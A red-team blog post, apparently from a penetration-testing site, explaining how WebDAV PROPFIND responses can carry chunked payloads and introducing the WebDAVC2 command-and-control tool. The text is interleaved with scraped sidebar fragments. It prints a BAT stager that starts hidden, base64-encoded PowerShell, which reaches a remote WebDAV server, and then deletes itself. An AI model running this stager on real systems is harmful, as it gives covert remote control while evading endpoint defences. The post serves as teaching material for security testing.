Command and Control – DNS

Command and Control – Website Keyword

September 12, 2017

Command and Control – WebDAV

netbiosX | Red Team | C2, Command and Control, Red Team, WebDAV, WebDAVC2

1 Comment

WebDAV is an extension of the HTTP protocol which is being used for web content authoring operations. Some of the advantages of this protocol can be utilized in red team engagements since it is proxy aware and stealthy as requests to connect to a WebDAV server will look like its coming from the operating system itself through the svchost process.

The PROPFIND method is used to retrieve properties for a resource that is stored in a WebDAV server. These properties can include the file name, content length, creation and modification date etc.

Arno0x0x discovered that it is possible to deliver a payload via PROPFIND responses by splitting the size into 250 bytes since this is a limitation of WebDAV and reassembly it remotely avoiding any endpoint solutions in place. This is because the payload it will not

Search the Lab

Search...

Author

netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.


Join 1,667 other followers

Enter your email address

Follow

be written into disk and it will delivered via the filename of PROPFIND responses into pieces.

As a proof of concept of this method he developed a python script which can start a WebDAV server. This script takes as arguments the type of the payload (PowerShell or Base64 Encoded) and the actual location of the payload.



WebDAV Server – Serving Payload into chunks

On the client side the request can be triggered either with a PowerShell script or office macro's. These can be found in his Gist repository. The screenshot below demonstrate part of the payload that has been generated above and is delivered via the **displayname** attribute of a PROPFIND response.

Recent Posts

- Command and Control – Browser
- SPN Discovery
- Situational Awareness
- Lateral Movement – WinRM
- AppLocker Bypass – CMSTP


Categories

- Coding (10)
- Defense Evasion (20)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (12)
- Privilege Escalation (14)
- Red Team (27)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

Archives

WebDAV – Payload via PROPFIND Responses

Arno0x0x implemented this technique into a command and control tool called WebDAVC2 which uses the WebDAV protocol and its characteristics in order to execute commands stealthy and by not dropping anything into disk. This tool is written in python and can produce 3 stagers. Automatically it will start a WebDAV server so the only requirement is to insert the local IP address.



WebDAVC2

The bat stager that will generated is a base-64 encoded PowerShell payload which upon execution will deleted from the target. The other two stagers are office macros written in visual basic.

```
@echo off
start /b powershell.exe -NoP -sta -NonI -W Hidden -Enc
JABlAHAAIAA9ACAAKABjAG0AZAAgAC8AYwAgACIAcAB1AHMAaABkACAAXABcADEAOQAyAC4AMQA2ADg
(goto) 2>nul & del "%~f0"
```

WebDAVC2 – BAT Stager

When the agent will executed on the target host a shell will open.

- September 2012
- August 2012
- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter


- **#BSidesLDN2018** was great so far! Many thanks to **@dradisfw** for the ticket **#dradis #greatproduct** **6 hours ago**
- Great talk by **@john_shier** about Dark Web! **#BSidesLDN2018 https://t.co/1yC8lVKn3X** **7 hours ago**
- RT **@myexploit2600**: I be talking at 14:00 in track 2 **@BSidesLondon #BsidesLDN2018 7 hours ago**
- Finally a social engineering talk **#BSidesLDN2018** **https://t.co/jMMk4lvbcH 8 hours ago**
- [New Post] Command and Control - Browser **pentestlab.blog/2018/06/06/com… #pentestlab** **#Redteam 9 hours ago**

Follow @netbiosX

Pen Test Lab Stats


- 3,030,655 hits

Blogroll



WebDAVC2 – Implant Execution

All the commands will be delivered through the WebDAV server.



WebDAVC2 – Executing Commands

Casey Smith did some research as well and developed a PowerShell script as a proof of concept that allow a normal user to map a WebDAV drive and transfer files over HTTP.

References

https://github.com/Arno0x/WebDavC2

https://arno0x0x.wordpress.com/2017/09/07/using-webdav-features-as-a-covert-channel/

Professional

The Official Social Engineering Portal Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Facebook Page

Penetrati…
9.9K likes

Like Page

Be the first of your friends to like this

Rate this:

1 Vote

Share this:

Related

Command and Control - Browser
In "Red Team"

Microsoft Office - DDE Attacks
In "Red Team"

Command and Control - JavaScript
In "Red Team"

1 Comment *(+add yours?)*

Ogia

Sep 12, 2017 @ 17:14:23

Thank you very much !!

REPLY

Leave a Reply

Enter your comment here...

Command and Control – DNS

Command and Control – Website Keyword